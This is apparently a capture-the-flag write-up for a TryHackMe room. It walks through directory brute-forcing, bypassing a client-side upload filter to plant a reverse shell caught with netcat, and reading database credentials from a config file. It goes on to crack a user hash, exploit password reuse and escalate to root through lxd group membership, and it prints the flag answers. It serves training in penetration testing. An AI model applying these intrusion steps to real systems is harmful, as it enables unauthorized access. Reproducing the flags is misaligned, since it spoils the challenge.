
What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step. Typing in 10.10.203.39:65000 in the search bar and we find that the title of the website is Light Cycle





Question 3


What is the name of the hidden php page?

Start up a gobuster by typing *gobuster dir -u http://10.10.203.39:65000 -x php -w /usr/share/wordlists/dirbusters/directory-list-2.3-medium.txt -t 40.* We find that there is a file called /uploads.php which is the answer to question 3










Question 4


What is the name of the hidden directory where file uploads are saved? Based on the previous images, we can also see that there is a file called /grid which will be the answer to question 4

Question 5


What is the value of the web.txt flag?


1. Open up burp suite and go to proxy > options and edit on Intercept Client Requests and delete javascripts







2. Open up firefox and open up the page /uploads.php on port 65000. Then accept upload.js and drop filter.js






3. Create a reverse shell and type in nano to edit the ip to the Attack IP which is 10.10.203.39







4. Start a netcat by typing *nc -lnvp 1234*




5. On the firefox upload page, upload the shell into the page



6. Open the /grid page and we see the shell we uploaded. Click on it and open up the netcat page to see if we caught it. When we catch it, we look at the directory and find the web.txt in the /var/www. This gives us the value of web.txt flag.






Question 6

What lines are used to upgrade and stabilize your shell?

Type in *python3 -c 'import pty;pty.spawn("/bin/bash")'* to stabilize and upgrade shell.



Question 7

Concatenating the dbauth shows the user is called tron and the pass is IFightForTheUsers

```
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

Question 8

Depending on the previous image, we also find that the database has the name tron in it, giving the answer to question 8

Question 9

1. To crack the password we will use mysql -utron -p with the password IFightForTheUsers. Type in show database and show tables.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
mysql -utron -p
```

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.01 sec)
```

```
Database changed
mysql> show tables;
show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)
```

2. Next, we type in select users and we find the users flynn with the password as a hash.

```
mysql> select * from users;
select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

3. Go on crackstation and paste in the hash and get the password @computer@

Question 10

Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to? We will use flynn

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
su flynn
```

Question 11

What is the value of the user.txt flag? We will type in cat user.txt and find the flag.

```
flynn@light-cycle:~$ cat user.txt
cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

Question 12

Typing in id, we find that there is an lxd group. Mounting LXD gives root privileges meaning that this group can be leveraged to escalate privileges.

```
flynn@light-cycle:~$ id
id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

```
flynn@light-cycle:~$ lxc image list
lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+--------+-------------+--------+-------------------------------+--------+--------+---------
---------------------+
| ALIAS  | FINGERPRINT | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |
UPLOAD DATE          |
+--------+-------------+--------+-------------------------------+--------+--------+---------
---------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20,
2020 at 3:51am (UTC) |
+--------+-------------+--------+-------------------------------+--------+--------+---------
---------------------+
```

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
```

```
flynn@light-cycle:~$ lxc config device add strongbad trogdor disk source=/ path=/mnt/root rec
ursive=true
/mnt/root recursive=true ongbad trogdor disk source=/ path=/
Device trogdor added to strongbad
```

```
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
lxc exec strongbad /bin/sh
~ # id
id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
cd /mnt/root/root
/mnt/root/root # ls -lsa
ls -lsa
total 32
     4 drwx------    4 root     root          4096 Dec 20  2020 .
     4 drwxr-xr-x   23 root     root          4096 Dec 18  2020 ..
     0 lrwxrwxrwx    1 root     root             9 Dec 18  2020 .bash_history
     4 -rw-r--r--    1 root     root          3106 Apr  9  2018 .bashrc
     4 drwxr-x---    3 root     root          4096 Dec 20  2020 .config
     0 lrwxrwxrwx    1 root     root             9 Dec 19  2020 .mysql-history
     4 -rw-------    1 root     root           264 Dec 19  2020 .mysql_history
     4 -rw-r--r--    1 root     root           148 Aug 17  2015 .profile
     4 drwx------    2 root     root          4096 Dec 18  2020 .ssh
     4 -r--------    1 root     root           600 Dec 19  2020 root.txt
```

Question 13

Concatenating the root.txt, we get the flag to the final question

```
/mnt/root/root # cat root.txt
cat root.txt
THM{FLYNN_LIVES}



"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anteri
or of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card
. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around h
is desk to pick up the card and slot it into his computer. Immediately this prompted a window
 to open with the word 'HOLO' embossed in the center of what appeared to be a network of comp
uters. Beneath this McEager read the following: Thank you for playing! Merry Christmas and ha
ppy holidays to all!"
```

Thought Process/Methodology:

Type in echo “10.10.203.39” > target.txt to set as target and then start nmap on the Attack IP 10.10.203.39. There are two open ports, 80 and 65000. Next type in 10.10.203.39:65000 in the search bar and we find that the title of the website is Light Cycle. After that, we will be starting up a gobuster by typing *gobuster dir -u http://10.10.203.39:65000 -x php -w /usr/share/wordlists/dirbusters/directory-list-2.3-medium.txt -t 40.* We find that there is a file called /uploads.php which is the answer to question 3. We also get the answer for question 4 because there is a file called /grid which is the one we are looking for. Now for question 5, open up burp suite and go to proxy, then to options and edit on Intercept Client Requests and delete javascripts. Next open up firefox and open up the page /uploads.php on port 65000. Then, accept upload.js and drop filter.js. Later, create a reverse shell and type in nano to edit the ip to the Attack IP which is 10.10.203.39 and start a netcat. After that, on the firefox upload page, upload the shell into the page and open the /grid page and we see the shell we uploaded. Click on it and open up the netcat page to see if we caught it. When we catch it, we look at the directory and find the web.txt in the /var/www. This gives us the value of web.txt flag. For question 6, we will type in *python3 -c 'import pty;pty.spawn("/bin/bash")'* to stabilize and upgrade shell. For question 7, we will be concatenating the dbauth to shows the user which is called tron and the pass is IFightForTheUsers. We also get the database which has the name tron in it, giving the answer to question 8. Next for question 9, to crack the password we will use mysql -utron -p with the password IFightForTheUsers. Type in show database and show tables. Next, we type in select users and we find the users flynn with the password as a hash. Go on crackstation and paste in the hash and get the password @computer@ Moving on to the next question, use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to? We will use flynn. For question 11, what is the value of the user.txt flag? We will type in cat user.txt and find the flag. Now for the penultimate question, typing in id, we find that there is an lxd group. Mounting LXD gives root privileges meaning that this group can be leveraged to escalate privileges. This is the answer to question 12. After privileges are escalated, we will be able to concatenate the root.txt, we get the flag to the final question.